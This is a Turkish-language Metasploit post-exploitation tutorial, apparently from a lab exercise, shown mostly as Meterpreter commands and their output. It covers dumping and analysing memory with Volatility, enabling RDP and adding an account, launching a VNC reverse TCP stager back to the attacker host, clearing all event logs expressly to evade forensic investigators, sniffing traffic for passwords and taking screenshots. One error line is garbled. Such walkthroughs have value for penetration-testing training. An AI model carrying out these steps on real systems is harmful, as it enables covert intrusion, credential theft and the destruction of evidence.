[*] Downloaded 3.00 MiB of 1023.49 MiB (0.29%): memory.dd → /usr/share/set/memory.dd
[*] Downloaded 4.00 MiB of 1023.49 MiB (0.39%): memory.dd → /usr/share/set/memory.dd
[*] Downloaded 5.00 MiB of 1023.49 MiB (0.49%): memory.dd → /usr/share/set/memory.dd
[*] Downloaded 6.00 MiB of 1023.49 MiB (0.59%): memory.dd → /usr/share/set/memory.dd
[*] Downloaded 7.00 MiB of 1023.49 MiB (0.68%): memory.dd → /usr/share/set/memory.dd
[*] Downloaded 8.00 MiB of 1023.49 MiB (0.78%): memory.dd → /usr/share/set/memory.dd
[*] Downloaded 9.00 MiB of 1023.49 MiB (0.88%): memory.dd → /usr/share/set/memory.dd
[*] Downloaded 10.00 MiB of 1023.49 MiB (0.98%): memory.dd → /usr/share/set/memory.dd
[*] Downloaded 11.00 MiB of 1023.49 MiB (1.07%): memory.dd → /usr/share/set/memory.dd

```

Şimdi bu işin inceleme kısmı için de volatility aracımızla yapacağız.

“python vol.py -f /home/davut/Desktop/memory.dd imageinfo” komutu ile işletim sistemini belirliyoruz

```

davut@kali: ~/Desktop/volatility
File Actions Edit View Help

Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
AS Layer1 : IA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (/home/davut/Desktop/memory.dd)
PAE type : PAE
DTB : 0x185000L
KDBG : 0x82b75c28L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0x82b76c00L
KUSER_SHARED_DATA : 0xfffff0000L
Image date and time : 2020-12-16 19:54:59 UTC+0000
Image local date and time : 2020-12-16 22:54:59 +0300
davut@kali:~/Desktop/volatility$
```

“python vol.py -f /home/davut/Desktop/memory.dd --profile Win7SP1x86 pslist” komutu ile de çalışan prosesleri görüntüleyebiliriz .

davut@kali: ~/Desktop/volatility

| File | Actions | Edit | View | Help | Offset(v) | Name | PID | PPID | Thds | Hnds | Sess | Wow64 | Start | Exit |
|------|---------|------|------|------|-------------|-----------------|------|------|------|------|------|-------|------------------------------|------------|
| | | | | | 0x8413a858 | System | 4 | 0 | 87 | 498 | — | 0 | 2020-12-16 17:56:00 UTC+0000 | |
| | | | | | 0x84cd7380 | smss.exe | 244 | 4 | 2 | 29 | — | 0 | 2020-12-16 17:56:00 UTC+0000 | |
| | | | | | 0x853e0b90 | csrss.exe | 332 | 320 | 9 | 448 | 0 | 0 | 2020-12-16 17:56:01 UTC+0000 | |
| | | | | | 0x85566030 | wininit.exe | 384 | 320 | 3 | 75 | 0 | 0 | 2020-12-16 17:56:01 UTC+0000 | |
| | | | | | 0x85565438 | csrss.exe | 392 | 376 | 9 | 260 | 1 | 0 | 2020-12-16 17:56:01 UTC+0000 | |
| | | | | | 0x85583d40 | winlogon.exe | 428 | 376 | 5 | 116 | 1 | 0 | 2020-12-16 17:56:01 UTC+0000 | |
| | | | | | 0x855bd388 | services.exe | 488 | 384 | 7 | 198 | 0 | 0 | 2020-12-16 17:56:01 UTC+0000 | |
| | | | | | 0x855d6030 | lsass.exe | 496 | 384 | 6 | 574 | 0 | 0 | 2020-12-16 17:56:02 UTC+0000 | |
| | | | | | 0x855d5898 | lsm.exe | 504 | 384 | 10 | 139 | 0 | 0 | 2020-12-16 17:56:02 UTC+0000 | |
| | | | | | 0x855ef868 | svchost.exe | 616 | 488 | 10 | 351 | 0 | 0 | 2020-12-16 17:56:02 UTC+0000 | |
| | | | | | 0x8561c488 | svchost.exe | 692 | 488 | 9 | 265 | 0 | 0 | 2020-12-16 17:56:02 UTC+0000 | |
| | | | | | 0x85638cd8 | svchost.exe | 776 | 488 | 21 | 463 | 0 | 0 | 2020-12-16 17:56:02 UTC+0000 | |
| | | | | | 0x85651d40 | svchost.exe | 824 | 488 | 15 | 370 | 0 | 0 | 2020-12-16 17:56:02 UTC+0000 | |
| | | | | | 0x8565b0a0 | svchost.exe | 852 | 488 | 36 | 1067 | 0 | 0 | 2020-12-16 17:56:02 UTC+0000 | |
| | | | | | 0x856bb460 | svchost.exe | 1024 | 488 | 12 | 563 | 0 | 0 | 2020-12-16 17:56:03 UTC+0000 | |
| | | | | | 0x856da238 | svchost.exe | 1120 | 488 | 14 | 453 | 0 | 0 | 2020-12-16 17:56:03 UTC+0000 | |
| | | | | | 0x856ea030 | dwm.exe | 1300 | 824 | 5 | 126 | 1 | 0 | 2020-12-16 17:56:04 UTC+0000 | |
| | | | | | 0x85732030 | spoolsv.exe | 1332 | 488 | 12 | 266 | 0 | 0 | 2020-12-16 17:56:04 UTC+0000 | |
| | | | | | 0x85762030 | explorer.exe | 1356 | 1288 | 27 | 776 | 1 | 0 | 2020-12-16 17:56:04 UTC+0000 | |
| | | | | | 0x8570b030 | taskhost.exe | 1376 | 488 | 9 | 205 | 1 | 0 | 2020-12-16 17:56:04 UTC+0000 | |
| | | | | | 0x85760030 | svchost.exe | 1396 | 488 | 18 | 312 | 0 | 0 | 2020-12-16 17:56:04 UTC+0000 | |
| | | | | | 0x85786d40 | VGAuthService. | 1612 | 488 | 3 | 85 | 0 | 0 | 2020-12-16 17:56:05 UTC+0000 | |
| | | | | | 0x857fe948 | vm3dservice.exe | 1672 | 1356 | 2 | 38 | 1 | 0 | 2020-12-16 17:56:05 UTC+0000 | |
| | | | | | 0x857fad40 | vmtoolsd.exe | 1680 | 1356 | 8 | 212 | 1 | 0 | 2020-12-16 17:56:05 UTC+0000 | |
| | | | | | 0x85813d40 | vmtoolsd.exe | 1724 | 488 | 11 | 272 | 0 | 0 | 2020-12-16 17:56:05 UTC+0000 | |
| | | | | | 0x843605b0 | svchost.exe | 1988 | 488 | 6 | 90 | 0 | 0 | 2020-12-16 17:56:07 UTC+0000 | |
| | | | | | 0x858c2518 | WmiPrvSE.exe | 396 | 616 | 10 | 200 | 0 | 0 | 2020-12-16 17:56:07 UTC+0000 | |
| | | | | | 0x85901030 | dlhost.exe | 1660 | 488 | 13 | 187 | 0 | 0 | 2020-12-16 17:56:08 UTC+0000 | |
| | | | | | 0x85931dc78 | SearchIndexer. | 1240 | 488 | 13 | 627 | 0 | 0 | 2020-12-16 17:56:12 UTC+0000 | |
| | | | | | 0x85927030 | msdtc.exe | 2088 | 488 | 12 | 143 | 0 | 0 | 2020-12-16 17:56:13 UTC+0000 | |
| | | | | | 0x8561cb30 | svchost.exe | 2988 | 488 | 5 | 66 | 0 | 0 | 2020-12-16 17:58:06 UTC+0000 | |
| | | | | | 0x856fe540 | sppsvc.exe | 3020 | 488 | 4 | 150 | 0 | 0 | 2020-12-16 17:58:07 UTC+0000 | |
| | | | | | 0x8559cd00 | svchost.exe | 3056 | 488 | 9 | 313 | 0 | 0 | 2020-12-16 17:58:07 UTC+0000 | |
| | | | | | 0x85645030 | notepad.exe | 1588 | 376 | 3 | 140 | 1 | 0 | 2020-12-16 18:49:57 UTC+0000 | |
| | | | | | 0x84948030 | notepad.exe | 3992 | 376 | 3 | 152 | 1 | 0 | 2020-12-16 19:04:51 UTC+0000 | |
| | | | | | 0x853d1768 | cmd.exe | 2444 | 3992 | 0 | — | 1 | 0 | 2020-12-16 19:39:37 UTC+0000 | 2020-12-16 |


"python vol.py -f /home/davut/Desktop/memory.dd --profile Win7SP1x86 iehistory" komutu ile internet geçmişini görüntüleyebiliriz.

davut@kali: ~/Desktop/volatility

```
*****
Process: 1356 explorer.exe
Cache type "URL " at 0x36b5000
Record length: 0x100
Location: Visited: windowss@http://static-global-s-msn-com.akamaized.net/hp-neu/sc/2b/a5ea21.ico
Last modified: 2020-12-15 20:40:44 UTC+0000
Last accessed: 2020-12-15 20:40:44 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xc0
*****
Process: 1356 explorer.exe
Cache type "URL " at 0x36b5100
Record length: 0x100
Location: Visited: windowss@http://192.168.19.136/favicon.ico
Last modified: 2020-12-13 18:58:25 UTC+0000
Last accessed: 2020-12-13 18:58:25 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0x9c
*****
Process: 1356 explorer.exe
Cache type "URL " at 0x36b5200
Record length: 0x100
Location: Visited: windowss@http://192.168.19.136
Last modified: 2020-12-15 20:40:40 UTC+0000
Last accessed: 2020-12-15 20:40:40 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xb0
*****
Process: 1356 explorer.exe
Cache type "URL " at 0x36b5300
Record length: 0x100
Location: Visited: windowss@https://support.microsoft.com/tr-TR/internet-explorer
Last modified: 2020-12-13 18:58:20 UTC+0000
Last accessed: 2020-12-13 18:58:20 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xb0
*****
Process: 1356 explorer.exe
Cache type "URL " at 0x36b5400
Record length: 0x100
Location: Visited: windowss@http://192.168.19.136/davut/covid.exe
Last modified: 2020-12-15 20:40:40 UTC+0000
```

Uzak Masaüstü Bağlantısı Başlatmak

Bazı sistemlerde Uzak Masaüstü Erişimi özellikle kapatılmış veya default olarak kapalı gelebilir. Gördüğümüz üzere saldırdığımız bilgisayarın uzak masaüstü bağlantısı kapalıdır.



Bu bağlantıyı açmak için meterpreter içinde bulunan getgui scriptini kullanacağız. Öncelikle meterpreter ekranınız da “run getgui -h” yazalım ve kullanılabilen seçenekleri görelim.

```
meterpreter > run getgui -h
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or:
      getgui -e


OPTIONS:

-e      Enable RDP only.
-f <opt> Forward RDP Connection.
-h      Help menu.
-p <opt> The Password of the user to add.
-u <opt> The Username of the user to add.
meterpreter > 
```

Açıklama kısmında gördüğümüz üzere uzak masaüstü bağlantısını etkinleştirmek için “run getgui -e” komutunu kullanıp bağlantıyi açıyoruz

```
meterpreter > run getgui -e
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up_20201218.0746.rc
meterpreter > ■
```

Uzak masaüstü bağlantısı açtıktan sonra saldırdığımız bilgisayara gelip açılıp açılmadığını kontrol ediyoruz ve görüyoruz ki bağlantımız açılmış.



Şimdi ise bağlantı için bir kullanıcı oluşturmak. Eğer uzak masaüstü bağlantısını gerçekleştirebilecek bir kullanıcı hesabına ait kullanıcı adı ve parola biliniyorsa, yeni bir kullanıcı oluşturmaya gerek yoktur.

“run getgui -u kullanici1 -p 12345” komutuyla kullanici1 adında kullanıcı ve parolası da 12345 olan bir hesap oluşturmuş olduk.

```
meterpreter > run getgui -u kullanici1 -p 12345
[*] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp instead.
[*] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]   Adding User: kullanici1 with Password: 12345 (-WIN-BBCCPSMEAGP)
[-] Account could not be created
[-] Error:
[-] Komut başarıyla tamamlandı. Review the following certificate info before you trust it to be added as an exception.
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up_20201218.2312.rc
```

Hedefin Canlı Oturumuna Geçiş

Meterpreter da sistem yetkisine sahip olduğumuzdan kullanıcı oluşturmadan vnc aracıyla bağlantı sağlayabiliriz.

“run vnc” komutumuzla meterpreter üzerinden hedefin canlı oturumuna geçiş yapmış olduk.

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.19.136 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\windowss\AppData\Local\Temp\JRpeCofvFVIMC.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.19.136:4545 ...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
```



İz Temizleme

Gerçekleştirdiğimiz her işlemde, hedef sistem de iz bıraktıktır. Bu bıraktığımız izler forensic araştırmacılarının dikkatini çeker ve yakalanmamıza sebep olabilir. Bırakılan bu izleri temizlemek için meterpreter da bulunan event_manager scriptini kullanacağız.

“run event_manager -help” komutuyla script kullanımı ile ilgili bilgilere ulaşabiliriz.

```
meterpreter > run event_manager -help
Meterpreter Script for Windows Event Log Query and Clear.

OPTIONS:
  -c <opt>  Clear a given Event Log (or ALL if no argument specified)
  -f <opt>  Event ID to filter events on
  -h        Help menu
  -i        Show information about Event Logs on the System and their configuration
  -l <opt>  List a given Event Log.
  -p        Suppress printing filtered logs to screen
  -s <opt>  Save logs to local CSV file, optionally specify alternate folder in which to save logs

meterpreter > █
```

“run event_manager -c” komutu ile sistemdeki log dosyaları silmiş olduk.

```
meterpreter > run event_manager -c
[*] You must specify and eventlog to query!
[*] Application:
[*]   Clearing Application
[*]   Event Log Application Cleared!
[*] HardwareEvents:
[*]   Clearing HardwareEvents
[*]   Event Log HardwareEvents Cleared!
[*] Internet Explorer:
[*]   Clearing Internet Explorer
[*]   Event Log Internet Explorer Cleared!
[*] Key Management Service:
[*]   Clearing Key Management Service
[*]   Event Log Key Management Service Cleared!
[*] Media Center:
[*]   Clearing Media Center
[*]   Event Log Media Center Cleared!
[*] Security:
[*]   Clearing Security
[*]   Event Log Security Cleared!
[*] System:
[*]   Clearing System
[*]   Event Log System Cleared!
[*] Windows PowerShell:
[*]   Clearing Windows PowerShell
[*]   Event Log Windows PowerShell Cleared!
meterpreter > █
```

Paket Dinleme(Packet Sniffing)

Post Exploitation işleminde hedef sistem de veri toplama aşamasında ağ trafik kayıtları önemli veriler içerebilir. Ele geçirdiğimiz sistem üzerinden ftp, http, smtp, pop3 vb. trafigi akıyor ve içlerinde parola içeriyor olabilirler. Bu yüzden meterpreter içerisinde bulunan sniffing aracı ile uzak sistemin ağ trafigini dinleyerek trafigi kaydedebiliriz.

Öncelikle yapmamız gereken sniffer modülünü yüklemek olacaktır. “use sniffer” ile modül yüklenir ve help yazarak da kullanımını görebiliriz.

```
meterpreter > use sniffer
Loading extension sniffer ... Success.
meterpreter > help
```

| Sniffer Commands | |
|--------------------|---|
| Command | Description |
| sniffer_dump | Retrieve captured packet data to PCAP file |
| sniffer_interfaces | Enumerate all sniffable network interfaces |
| sniffer_release | Free captured packets on a specific interface instead of downloading them |
| sniffer_start | Start packet capture on a specific interface |
| sniffer_stats | View statistics of an active capture |
| sniffer_stop | Stop packet capture on a specific interface |

```
meterpreter > 
```

sniffer_dump: Yakalanan trafigi pcap dosyası olarak kaydeder

sniffer_interfaces: Ağ ara yüzlerini listeler

sniffer_release:

sniffer_start: Belirlilen ağ ara yüzünden paket yakalamaya başlar

sniffer_stats: Aktif olan sniffing için istatistikleri getirir

sniffer_stop: Belirlilen ağ ara yüzünü dinlemeyi sonlandırır

Hedef sistemde hangi ağ ara yüzlerinin aktif olduğunu görmek için “sniffer_interfaces” komutunu kullanıyoruz.

```
meterpreter > sniffer_interfaces
1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )
2 - 'Intel(R) PRO/100 VE A&G Ba&lt;u;nt&lt;u;' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
meterpreter > 
```

Biz 2 numaralı ara yüzü dinlemeye başlayacağız bunun için de “sniffer_start 2” diyerek dinlemeye başlıyoruz. Default olarak 50 bin paket belleği tanımlıyor istersek biz bunu değiştirebiliriz. Örnek olarak “sniffer_start 2 10000” komutunu kullanarak 10 binlik ara bellek vermiş olduk.

```
meterpreter > sniffer_start 2
[*] Capture started on interface 2 (50000 packet buffer)
meterpreter > █
```

Dinlemenin durumu hakkında bilgi almak için de “sniffer_stats 2” komutunu kullanıyoruz. Ne kadar paket yakaladığını dair bilgiler getirmektedir.

```
meterpreter > sniffer_stats 2
[*] Capture statistics for interface 2
    packets: 2377
    bytes: 1632823
meterpreter > █
```

Yakalanan paketleri diske kaydetmek içinse “sniffer_dump 2 /tmp/hack.pcap” komutuyla hack.pcap dosyası adında bilgisayaramıza kaydetmeye başlıyor.



```
davut@kali: ~
File Actions Edit View Help
meterpreter > sniffer_dump 2 /tmp/hack.pcap
[*] Flushing packet capture buffer for interface 2 ...
[*] Flushed 46230 packets (64788617 bytes)
[*] Downloaded 001% (1048576/64788617) ...
[*] Downloaded 002% (1572864/64788617) ...
[*] Downloaded 003% (2097152/64788617) ...
[*] Downloaded 004% (2621440/64788617) ...
[*] Downloaded 005% (3670016/64788617) ...
[*] Downloaded 006% (4194304/64788617) ...
[*] Downloaded 007% (4718592/64788617) ...
[*] Downloaded 008% (5242880/64788617) ...
[*] Downloaded 009% (6291456/64788617) ...
[*] Downloaded 010% (6815744/64788617) ...
[*] Downloaded 011% (7340032/64788617) ...
[*] Downloaded 012% (7864320/64788617) ...
[*] Downloaded 013% (8912896/64788617) ...
[*] Downloaded 014% (9437184/64788617) ...
[*] Downloaded 015% (9961472/64788617) ...
[*] Downloaded 016% (10485760/64788617) ...
[*] Downloaded 017% (11534336/64788617) ...
[*] Downloaded 018% (12058624/64788617) ...
[*] Downloaded 019% (12582912/64788617) ...
[*] Downloaded 020% (13107200/64788617) ...
[*] Downloaded 021% (13631488/64788617) ...
[*] Downloaded 022% (14680064/64788617) ...
[*] Downloaded 023% (15204352/64788617) ...
[*] Downloaded 024% (15728640/64788617) ...
[*] Downloaded 025% (16252928/64788617) ...
[*] Downloaded 026% (17301504/64788617) ...
[*] Downloaded 027% (17825792/64788617) ...
[*] Downloaded 028% (18350080/64788617) ...
[*] Downloaded 029% (18874368/64788617) ...
[*] Downloaded 030% (19922944/64788617) ...
[*] Downloaded 031% (20447232/64788617) ...
[*] Downloaded 032% (20971520/64788617) ...
[*] Downloaded 033% (21495808/64788617) ...
```

Dinleme işlemini durdurmak için de “sniffer_stop 2” komutuyla dinleme işlemimiz duruyor ve bize kaydetmek ya da silmek için neler yapabileceğimizi söylüyor.

```
meterpreter > sniffer_stop 2
[*] Capture stopped on interface 2
[*] There are 222 packets (33550 bytes) remaining
[*] Download or release them using 'sniffer_dump' or 'sniffer_release'
meterpreter > █
```

Kaydedilen paketleri diskimize kaydettikten sonra oluşan paketleri temizlemek için “sniffer_release 2” komutunu kullanıyoruz.

```
meterpreter > sniffer_release 2
[*] Flushed 222 packets (33550 bytes) from interface 2
meterpreter > █
```


Kaydettiğimiz hack.pcap dosyasını incelemek için de wireshark veya tshark tarzı programlarla inceleyebiliriz.

Ekran Görüntüsü Yakalama

Ekran görüntüsü almak içinde “screenshot” komutunu kullanıyoruz ve bize ekran görüntüsünün bilgisayarımızda ki yolunu veriyor.

```
meterpreter > screenshot  
Screenshot saved to: /usr/share/set/tthzakWO.jpeg  
meterpreter > 
```

Kaydedilen ekran görüntümüz



Kaynakça

1. <https://www.offensive-security.com/metasploit-unleashed/>
2. <https://github.com/rapid7/metasploit-framework/issues/8982>
3. <https://www.darkoperator.com/blog/2017/10/21/basics-of-the-metasploit-framework-irb-setup>
4. <https://github.com/rapid7/metasploit-framework/issues/8258>
5. <http://dev4sec.blogspot.com/2015/04/dumping-memory-with-mdd-using.html>
6. <https://www.darkoperator.com/blog/2009/3/10/meterpreter-memory-dump-script.html>
7. https://medium.com/@ramin_karimhani/migrapreter-i%C8%9Fle-do%C4%9Frudan-process-migration-9e86e3b373d3#:~:text=WINDOWS%20S%C4%B0STEMLERDE%2C%20METERPRETER%20ARACI%20%C4%B0LE,dll%20adl%C4%B1%20bir%20dosya%20bulunmakt%C4%B1r.
8. <https://www.cozumpark.com/metasploit-meterpreter-uygulamalar/>
9. <https://docs.rapid7.com/metasploit/about-post-exploitation/>
10. <https://www.javatpoint.com/ethical-hacking-meterpreter>
11. <https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/>
12. <https://www.exploit-db.com/docs/48101>
13. <https://www.slideshare.net/bgasecurity/beyaz-apkal-hacker-ceh-eitimi-blm-4-5-6>
14. <https://www.slideshare.net/bgasecurity/metasploit-framework-eitimi-67011444>
15. <https://pentest.com.tr/blog/Detayli-Kullanim-ve-Parametreler-METASPLOIT-2.html>
16. <http://blog.btrisk.com/2016/07/pentest-post-exploitation.html>
17. <http://mesuttimur.com/tag/exploit-gelistirme/>
18. <https://usermanual.wiki/Pdf/241325Bturkish5Dpentestersguideformetasploitframework.436215597/view>
19. <https://docplayer.biz.tr/54026136-Exploit-shellcode-gelistirme.html>